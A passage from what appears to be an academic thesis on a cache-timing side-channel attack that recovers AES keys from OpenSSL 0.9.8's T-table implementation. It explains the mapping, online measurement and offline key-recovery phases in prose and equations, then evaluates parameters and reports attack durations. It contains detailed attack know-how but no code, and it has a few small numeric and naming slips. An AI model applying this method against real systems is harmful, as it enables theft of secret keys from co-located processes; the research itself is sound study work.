From fig. 4.5, we clearly see the first 3 highlighted lines with a positive variation and the last one with a negative one. Since the plaintext configuration p2 only manipulates the plaintext bytes used on the table lookups of the tables T_0, T_1 and T_2, we can tell the last line, line 61, maps T_4.

Since the tables are placed consecutively, i.e. T_0 is before T_1 and T_1 is before T_2 and so on, we can easily realise line 13, 29 and 45 map the tables T_0, T_1 and T_2, respectively.

Offset Discovery The first element of a given table, can either be placed in the start of the respective cache block or not. We name by additional cache offset, the table index inside the respective cache block that contains the first table element of a given table.

For instance:

- 1) If a table starts in the beginning of the respective cache block then the offset = 0:




Figure 4.6: Cache block containing all the first 16 elements of the T-box table T_1 (offset = 0)

- 2) If a table starts at the middle of the cache block then the offset = delta/2 = 16/2 = 8

Figure 4.7: Cache block half containing the last elements of table T_0 and the first of table T_1 (offset = 8)

Every p2 plaintext byte that suffer a table lookup on the 1st round by the tables T_0, T_1 and T_2, or in other words, the 'Z' values in Equation (4.3) takes uniformly any value between 0 and 16(delta). Consequently it means all the first 16(delta) elements of each mentioned table from the 1st round will have the same access frequency, on average. Note that it is only possible to map the first 16 (delta) elements of a given table in a minimum of 1 line and a maximum of two consecutive lines. The more initial table elements a given line maps, the higher duration the respective line will take on the differential array. For that reason, we can induce the amount of initial elements used for a particular line based on the respective duration.

For instance:

- A T-box displayed on the L1-D cache with offset = 0, for a delta = 16: On the differential array, it is expected to get 3 lines (T_0, T_1 and T_2) with a high time difference and the other lines with a lower difference. Just like it happens in Figure 4.5.
- A T-Box displayed on the L1-D cache with offset = 8, for a delta = 16: On the differential array, it is expected to get 3 pairs of consecutive lines getting a similar high time difference and the others lines with a lower difference.

- For intermediary values such a T-box with offset = 2, for a delta = 16. Which means 14 out of the 16 first table elements are mapped by some line and the other 2 elements mapped by the next one. On the differential array, it is expected to get 3 pairs of consecutive lines with high time difference, where the first one is more expressive than the second one.

Besides the discovery of the L1-D lines that are the first elements of each T-box table, this phase is able to uncover the additional cache offset within the same line. These two discoveries (L1-D lines and offset discovery) allow the attacker to know exactly which table elements are mapped by which L1-D lines.

4.9 2nd Phase - Online Phase

This phase is called the ”Online Phase” because we are going to have an attacker process running in parallel with our victim thread. The purpose of this phase relies on producing enough side-channel information to be used by the crypto-analysis phase. This side-channel information corresponds to different measurement's timing arrays using different plaintexts.

4.9.1 Applications Involved

This corresponds to the only part of the attack that the attacker interacts with the victim. Thus, the applications involved are the attacker application (`atk.c` thread), victim application (`vic_enc.c` process) and the OpenSSL. Keep in mind, that the victim application holds the unknown key, that is meant to be discovered.

4.9.2 Description

Yet in the same execution of the `atk.c` that previously performed the 1st attack's phase, it's going to execute the code that materializes the 2nd attack's phase. At this stage, `atk.c` performs `N` measurements, where each measurement consists in forking the execution of the `atk.c` and with the created child run the `vic_enc.c` program. When creating a distinct `vic_enc.c` execution a distinct 16-byte plaintext with p3 configuration is passed, explained above in Equation (4.5).

During the measurements, `atk.c` process behaves like the process 2 and `vic_enc.c` process like process 1, according to the syntax used on the Measurement section, in Section 4.7. The number of iterations performed inside the `INNER` loop is given by the name of `I`[15]. Just like in `atk_enc.c`, `vic_enc.c` process performs `REPETITIONS`[16] encryptions in every execution.

[15] I variable regulates the timing resolution level on the online phase

[16] We stood this value to 300'000 units because we wanted enough time space for our attacker to extract significant side-channel information

The attacker's result from each measurement is 64 timing duration values, each associated to each L1-D line. The respective measurement plaintext and timing array of a given measurement is stored inside a `meas#i.out` file, where i represents the measurement index number.

These files correspond to our side-channel information that will be consumed during our offline phase.

Plaintext p3 Configuration

$$\begin{cases} Byte\ Index: & 0.1.2.3.4.5.6.7.8.9.10.11.12.13.14.15. \\ p3\ Plaintext: & Y.Y.Y.Y.Y.Y.Y.Y.Y.Y.Y.Y.Y.Y.Y.Y. \\ Y = & [0-256] \end{cases} \tag{4.5}$$

Plaintext p3 configuration corresponds to a random value between the 0 and 256 for every plaintext byte.

The purpose of this configuration is simply to create a unique plaintext for every measurement in order to get different timing arrays. Different timing arrays linked to different plaintext values represent valuable side-channel information for our offline phase.

4.10 3rd Phase - Offline Phase

The offline phase corresponds to the last phase of the attack, and it can be performed away from the victim system, as the name suggests.

At this moment we have 2 types of information retrieved from the previous phases: the first information represents which different L1-D lines map the different table elements acquired in the 1st attack's phase. The second information represents the side-channel information acquired in the 2nd attack's phase, that in a way or another tells the attacker the L1 lines and consequently the table blocks used based on its timing result for a given plaintext encryption. The end result of this process exposes the key value most likely to be the victim's secret according to the rules defined in this attack.

This phase is divided into a 1st round attack sub-phase, that exploits table lookups that produce the indices to be used on the 1st round. And a 2nd round attack sub-phase, that exploits table lookups that produce the table indices to be inputted on the 2nd round.

4.10.1 Applications Involved

The applications involved in this attack's phase are the attacker's application, in particular `crypto.py`. This program uses the side-channel information produced by the online phase from the files`meas#i.out`.

And the information that tells which table elements are mapped by which L1-D lines, placed in the table file (`table.out`).

4.10.2 1st Round Attack

Let's represent each possible 256 key byte value from each 16 key byte by the name of hypothetical key. Thus, this strategy takes in consideration each hypothetical key, associating it to a respective single score value. For each different measurement, the attacker knows the used plaintext from the respective measurement file. Thus, the plaintext values along with the hypothetical keys we are able to generate a hypothetical state byte resulted from the very first AddRoundKey transformation. This relation is given by the following equation:

$$x_i^0 = p_i \oplus k_i \tag{4.6}$$

At this point, we have every hypothetical state byte to be used on the 1st round for that particular measurement. This equation represents the 1st AES round:

$$\begin{aligned}
x_0^1, x_1^1, x_2^1, x_3^1 &\leftarrow T_0[x_0^0] \oplus T_1[x_5^0] \oplus T_2[x_{10}^0] \oplus T_3[x_{15}^0] \oplus K_0^1 \\
x_4^1, x_5^1, x_6^1, x_7^1 &\leftarrow T_0[x_4^0] \oplus T_1[x_9^0] \oplus T_2[x_{14}^0] \oplus T_3[x_3^0] \oplus K_1^1 \\
x_8^1, x_9^1, x_{10}^1, x_{11}^1 &\leftarrow T_0[x_8^0] \oplus T_1[x_{13}^0] \oplus T_2[x_2^0] \oplus T_3[x_7^0] \oplus K_2^1 \\
x_{12}^1, x_{13}^1, x_{14}^1, x_{15}^1 &\leftarrow T_0[x_{12}^0] \oplus T_1[x_1^0] \oplus T_2[x_6^0] \oplus T_3[x_{11}^0] \oplus K_3^1
\end{aligned} \tag{4.7}$$

We know exactly which L1-D lines that map each T-box element from the 1st attack's phase. For that reason, we can extract the hypothetical L1 line that maps the table block containing the table elements accessed in by each $T_t[x_i^0]$ lookup. Then, we read our measurements `meas#i.out` file and retrieve the time, also known as "score", of the respective L1 line. This score will be registered to be averaged with the previous scores from other measurements linked to that particular hypothetical key.

This process is repeated over the existing measurements updating each key byte hypothetical value's score. When all the measurements have been considered, we choose from each byte the key bytes values with the highest score.

Since our attack tables are always aligned in the memory (table offset = 0), and delta [17] is 16, we get 16 consecutive byte key values with the highest timing score. We understand the real value of a given key byte is one of the 16 consecutive values that share the same 4 most significant bits. Thus, the attacker in the end of this sub phase is already capable of discovering 4 out of the 8 bits from each key byte. Totalling in 64 bits out of 128 secret key bits.

[17] The number of table elements on a cache block

1st round attack strategy is summarized on Figure 4.8: We start by inputting in the 1st round equation with every value the key byte k_i might have. Since we know every plaintext byte, the 1st round equation gives us the respective table index generated, x_i. Next, we know byte i is linked to a particular T-box table and the table information (which table elements are mapped by which L1-D lines), we acknowledge the line that maps the table block that contains the x_i element. From the side-channel information of that particular measurement we retrieve the respective timing duration value associated with that hypothetical line. That particular timing duration is then averaged or weighted for that particular hypothetical key byte value used.




Figure 4.8: 1st Round Attack Sub-phase

Take this example, using these specific values for the sake of the explanation: Figure 4.9 shows the 1st round attack results for key byte 7, getting the high score on the key byte values between [16 - 31]. In this case, we are using a secret key where $k_7 = 20$;




Figure 4.9: 1st Round Attack Sub-phase, on the 7th key byte

Since all the values between [16-31] share the same 4 most significant bits (which is b'0001'), the attacker can discover 4 bits from the key byte k_7. This demonstration is expanded to the remaining key bytes, recovering 4 bits per key byte, which adds up to 64 bits. Also, the function that tells the number of bits discovered per key byte according to delta and table offset values is: $binarycodification(delta - tableoffset)$. Since both variable values are the same in every attack, the number of bits discovered is $binarycodification(16 - 0) = 4bits$ per key.

4.10.3 2nd Round Attack

This phase aims to recover the remaining unknown bits from every key byte of the secret key. The higher this number is the greater is the complexity of this phase. In our case, we have 4 unknown bits for every key byte.

Looking to all the 2nd round equations from the Rijndael specification, we pick the ones that depend on the less number of unknown bits[18], which are:

[18] By depending on less number of unknown bits, we make sure we pick the equations that will come up with the less computational effort

$$
\begin{aligned}
x_2^1 &= s(p_0 \oplus k_0) \oplus s(p_5 \oplus k_5) \oplus 2 \bullet s(p_{10} \oplus k_{10}) \oplus 3 \bullet s(p_{15} \oplus k_{15}) \oplus s(k_{15}) \oplus k_2 \\
x_5^1 &= s(p_4 \oplus k_4) \oplus 2 \bullet s(p_9 \oplus k_9) \oplus 3 \bullet s(p_{14} \oplus k_{14}) \oplus s(p_3 \oplus k_3) \oplus s(k_{14}) \oplus k_1 \oplus k_5 \\
x_8^1 &= 2 \bullet s(p_8 \oplus k_8) \oplus 3 \bullet s(p_{13} \oplus k_{13}) \oplus s(p_2 \oplus k_2) \oplus s(p_7 \oplus k_7) \oplus s(k_{13}) \\
&\quad \oplus k_0 \oplus k_4 \oplus k_8 \oplus 1 \\
x_{15}^1 &= 3 \bullet s(p_{12} \oplus k_{12}) \oplus s(p_1 \oplus k_1) \oplus s(p_6 \oplus k_6) \oplus 2 \bullet s(p_{11} \oplus k_{11}) \\
&\quad \oplus s(k_{12}) \oplus k_{15} \oplus k_3 \oplus k_7 \oplus k_{11}
\end{aligned}
\tag{4.8}
$$

Thus, for every possible combination of unknown bits from a given equation we are able to generate the respective index (x_i^1 from Equation (4.8)). This is done by replacing the plaintext information, and the key bits discovered in the previous phase. Regarding the unknown bits of the key bytes outside the S-box operations, they can be fixed to an arbitrary value. We can do that because these bits (which are the 4 less significant bits of such key byte) do not impact whatsoever with the table cache block accessed by the generated state byte.

- From the x_2^1 equation, the key combination consists on the 4 unknown less significant bits from each k_0, k_5, k_{10} and k_{15}
- From the x_5^1 equation, the key combination consists on the 4 unknown less significant bits from each k_4, k_9, k_{14} and k_3
- From the x_8^1 equation, the key combination consists on the 4 unknown less significant bits from each k_8, k_{13}, k_2 and k_7
- From the x_{15}^1 equation, the key combination consists on the 4 unknown less significant bits from each k_{12}, k_1, k_6 and k_{11}

So, each key combination contains 16 bits (4 unknown bits from 4 key bytes)[19], which represents a total of 65356 of different possible combinations.

Finally each combination value, when replaced in Equation (4.8) generates the respective index, or state byte, given by x_i^1, for $i = [2, 5, 8, 15]$.

These hypothetical state bytes are used for performing the table lookups on the 2nd round, in the following way: $T_t[x_i^1]$, for $i = [2, 5, 8, 15]$

Next, the table mapping information acquired in the 1st attack's phase allows the attacker to know which L1-D line maps the table blocks loaded from the previous table lookups, $T_t[x_i^1]$. At this moment there are only two possible outcomes:

[19] Taking for instance x_2^1 equation, 4 out of 8 bits from each k_0, k_5, k_{10} and k_{15} were recovered in the previous sub-phase, leaving the remaining 4 bits unknown for each key


- If the combination used contains the real values of the respective key bytes, then the generated line score from the different measurements would be always high.

  This happens because the T-box block accessed in the 2nd round by the victim is always mapped by the L1-D line generated by the combination used. Therefore, that combination in particular always gets high scores through different measurements, causing in average to be evidencing among all the other same 2nd equation combinations.

- If the combination used does not contain the real key values, then at some measurement(s), that combination will have a low timing score, which means that respective L1-D line was not used during that encryption, lowering the average timing score for that particular combination.

In the end we choose the combination with the highest average timing score, which is the combination most likely to be the combination containing the victim's key byte values.

2nd round attack strategy is summarized on Figure 4.10. The strategy is similar to the 1st round attack, with the exception it uses key combinations instead of keys.



~ky: *hypothetical key value of the byte y*
~xi: *hypothetical state byte i used on the 2nd round*
~l: *hypothetical line that maps ~xi*
#n: *online phase measurement index*

Figure 4.10: 2nd Round Attack Sub-phase

Internal Noise Technique We realise in our attack, especially in the 2nd round attack that some false combination would have great timing scores. This would happen because in a certain measurement this false combination would get a massive timing result mainly originated from internal noise sources that would catapult the timing acquired. The extra amount of timing from the respective measurement would

be enough to cover up measurements that would give low timing scores to this combination, causing this combination to have a great timing score among the others.

We find out some of the internal noise comes from OpenSSL functions calls. These function calls do have stack level variables which are heavily used, interfering with the timings from our measurements. An example of these variables are the following extracted from Listing A.6:

- `const u32 *rk;`
- `u32 s0,s1,s2,s3,t0,t1,t2,t3;`

We tried to reduce the impact of the noise ignoring all the timing scores above $Average + 1 * standardDeviation$, regarding the respective measurement's timing results.

Yet, there are still some unused lines that get their timing duration under the referenced limit which cannot be identified in our attack. To these cases, we can only reduce the impact by increasing the amount of measurements performed.

Files, Phases and Compilation of the Attack The following table summarizes the programs involved in each attack's phase.

Table 4.3: Files and phases of the attack

Application	Program	L1 T-box Mapping Phase	Online Phase	Offline Phase
Attacker	`atk.c`	X	X	
Attacker	`atk_enc.c`	X		
Victim	`vic_enc.c`		X	
Attacker	`crypto.py`			X

We notice the programs involved in the 1st and 2nd phases are C files. The applications at this stage require low-level knowledge of the organization of the used data structures inside the memory. Also, it requires ease of usage of the PAPI library for timing the required computations and other libraries more suitable for low level actions, such as: process forking, setting CPU core affinity, and others in a fast and reliable way. Thus, we found C to be a strong language capable of satisfying most of our needs.

The application for the offline phase is implemented in python code, but it could be implemented in any other language. In this stage we had no memory management issues or whatsoever, we only required a high-level language capable of fast implementing crypto-analysis actions such as loops, key comparisons and key storage.

Both `vic_enc.c` and `vic_enc.c` rely on OpenSSL functions. In our attack, we had a local OpenSSL 0.9.8 version installed, containing a shared object called `libcrypto.so`, see Section 4.5. The compilation of the mentioned programs would be linked to that shared object using the compilation switches: `-L<SharedObjctDir>` and `-lcrypto`. The makefile used is placed in Listing A.7.

5

Evaluation and Results

Contents

In the previous chapter we mainly characterize the logic behind the attack itself. In addition, it was presented with several attack variables whose value is yet undefined. The value of these very variables, in theoretical terms, can be obtained but their success can only be approved in practical terms when tested. Thus, the purpose of this section is to understand the attack's success evolution when employing different values for these variables on the same attack scenario. And consequently to acknowledge the respective limitations.

5.1 Results Structure

This chapter in a first phase, reminds the reader about the concept in the attack's scope of the variables previously mentioned. This first explanation helps to understand the purpose of our tests. We then proceed in listing a set of criteria vectors that will quantify the success rate of a given attack containing certain characteristics.

We then proceed to describe each test, which consists in executing different attacks with different characteristics and extract the respective score according to our criteria. By attacks with different characteristics, we mean different attacks using different values for a certain variable, that will be mentioned upfront. For a better view of the scenario, we plot these test results, in order to capture an idea of the success evolution according to the different attacks performed.

Lastly, we list some attack's limitations and countermeasures based on the information previously acquired.

5.2 Attack Variables

From the 1st attack phase, we look at the variables `It` and `Nt` and for the 2nd attack phase, the `I` and `N` variables.

The importance of `It,I` variables to the attacker is that they can set the timing resolution to apply in each attack, by the attacker. Technically speaking, `It` and `I` tells us the number of line fills in the measurements from the L1-D T-box mapping phase and the online phase respectively. Ideally, the value of `It,I` variables should take proportions to allow the `It,I` loop computation to take at least the same duration as a single victim encryption. This is the unique way to guarantee this loop is always going to produce its own data cache misses generated from 1st round and 2nd round victim T-box lookups. On the other side, `It,I` loop cannot take a large proportion that allows the attack to measure yet with the victim already finished. Which implies being extracting side-channel information while no parallel victim is encrypting, resulting in false information. In the tests section, we are able to justify the veracity of the previous statements when performing attacks using different `It,I` values.

`Nt` and `N` tells us the number of measurements from the L1-D T-box mapping phase and the online phase respectively. Bigger values on `Nt` and `N` imply bigger computational effort and consequently higher attack's duration. On the other side, the noise impact is decreased, especially the internal. Low `Nt` and `N` values take the reversed consequences. Again, the tests will reveal the value intervals where these consequences start to manifest.

5.3 Criteria Vectors

Criteria vectors are indicators that express the amount of success rate a given attack might have, in particular in the 1st and 2nd phase. Here's a list of the main criteria vectors:

- 1) Number of key bytes halves discovered, with the intention to classify the strength of values used on the online phase of the attack.
- 2) Ability to produce the right association between T-box elements and respective L1-D lines that map these elements used on the online phase.

5.3.1 Criteria Vector 1 Justification

Vector 1 is looking for evaluating the performance of the online phase of each attack. For this reason, we discuss three possible vectors.

Scenario A If we put the number of key bits as a vector, there is a serious problem that may arrive that may not reflect the real success rate of a given attack. Considering for a given attack the number of key bits discovered is x: part of x would represent truly discovered bits, however the remaining part of x would be key bits that by chance are the same as the real key bits. This specially happens for the attacks that do not recover the full key. For instance, an attack capable of retrieving correctly only half of each key byte, which in theory it would represent a success rate of 50/100, according to this vector it happens to have a success rate of 60-80/100.

Scenario B Likewise in the previous scenario, putting the number of key bytes as a vector brings out another problem. Take for instance attacks that only obtain half of each key byte. These attacks would have no success applying this vector, which in reality they deserved to have a success rate of 50/100. Remember 1st round attack aims to discover the less significant half of each key byte and 2nd round attack the other half.

Scenario C Considering the problems of both previous scenarios, putting the number of the key byte halves discovered by a certain attack reveals to be the most balanced way to evaluate our attack success. To each attack execution we will give a score of a number between 0 to 32, since a 16-byte key has 32 halves.

5.3.2 Criteria Vector 2 Justification

This vector aims to evaluate the success rate of the 1st phase. It acknowledges if a given 1st phase for an attack is able or not to do the correct association between which L1-D lines are mapped by the different T-box cache blocks. This association is correctly done or not, there is no room for an intermediate state. For this reason, we are going to score each attack execution with a 0 (incorrect association) or a 1 (correct association).

5.4 Tests

Test 1 The strategy relies on getting every combination of `Nt` and `It` for `Nt=[8,16,32,64,128]` and `It` with powers of 2 from 2 to 16384 from the 1st attack's phase. This test makes use of the criteria vector 2, from Section 5.3.

Then for every `Nt,It` combination, it performs ten attacks each producing a vector 2 score which is a value between 0 or 1. This value is averaged by the ten attacks and it is attached to the respective used combination, resulting in a triplet with the following format: $< Nt, It, Vector2Score >$ All the triplets can be materialized in five different graphics where each graphic has a fixed `Nt` value according to this:




Figure 5.1: Test 1, Nt = 8




Figure 5.2: Test 1, Nt = 16




Figure 5.3: Test 1, Nt = 32




Figure 5.4: Test 1, Nt = 64




Figure 5.5: Test 1, Nt = 128

From the results above, we find out the higher the number of measurements performed during the online phase given by `Nt` the best score the attack gets. In other words, the most likely is for the attack to make the right association between T-box elements and respective L1-D line. However, the evolution of `It` (the variable that regulates the timing resolution level on the L1-D T-box Mapping phase) is different. In most graphics it's possible to verify low and high values of `It`, [2-32] and [1024-16384] respectively taking low scores. On the other hand, intermediate values transmit more confidence. In particular the pairs whose `Nt=128` and `It=[16-1024]` are the ones that comfortably guarantee an absolute 1st phase success. Note that if this 1st attack's phase outputs a false association between L1-D the offline phase is automatically conditioned even with a valid side-channel information extracted in the 2nd phase.

Test 2 To perform the test 2, we have to make sure every attack performed had the T-box mapping on L1 properly done. For not running any risks, we skipped the online phase and hard coded the right association on the attack's code, in particular `table.out` file. This test uses the criteria vector 1, from Section 5.3. The strategy relies on getting every combination of `N` and `I` for `N=[32,64,128,256]` and `I` with powers of 2 from 2 to 16384.

Then for every `N,I` combination, it performs ten attacks each producing a vector 1 score which is an integer value between 0 or 32. This value is averaged by the ten attacks and it is attached to the

respective used combination, resulting in a triplet with the following format: $< N, I, Vector1Score >$ All the triplets can be materialized in four different graphics where each graphic has a fixed `N` value according to this:




Figure 5.6: Test 2, N = 32




Figure 5.7: Test 2, N = 64




Figure 5.8: Test 2, N = 128




Figure 5.9: Test 2, N = 256

From the results above, we find out the higher the number of measurements performed during the online phase given by `N`, the most likely is to extract the most amount of key byte information. However, the evolution of `I` (the variable that regulates the timing resolution level on the online phase) is different. In most graphics it's possible to verify low and high values of `I`, taking low scores. On the other hand, intermediate values transmit more strength. In particular, we understand pairs with `I` interval between `I=[32-2048]` on `N=256`, have a big potential to have an absolute score, considering the low number of tests performed for each pair. `I=[32-2048]` interval because of the strength shown in tests with lower `N`. The reason why other `I` values discover in average 32 bytes of the secret key in Figure 5.9 is because the number of measurements given by `N` compensates the lack of efficiency of the `I` loop.

It's important to state that more measurements (higher `N`) would increase even more the attack's success (by judging the evolution of the graphic results), however another important issue may arise with it. Since the attack's time duration grows in the same direction according to the number of measurements performed. This means by increasing the number of measurements we would put our attacker more and

more exposed to the victim, lowering its stealth capacity. This is, if the victim has detection mechanisms for side-channel attacks, this subject is approached in [21].

5.5 Attack Timing Duration

The following table exposes the averaged user timing duration for each single attack's phase and respective total. The presented information corresponds to the average timing duration of a total of five attacks:

Table 5.1: Attack's phase duration

Phase	Variables practiced	Avg User Time Duration (in seconds)
L1-D T-box Mapping	Nt=128, It = 16	7.21
Online	N=256, I = 32	24.44
Offline - 1st round attack	-	0.60
Offline - 2nd round attack	-	98.90
		131.15 (2min 11sec)

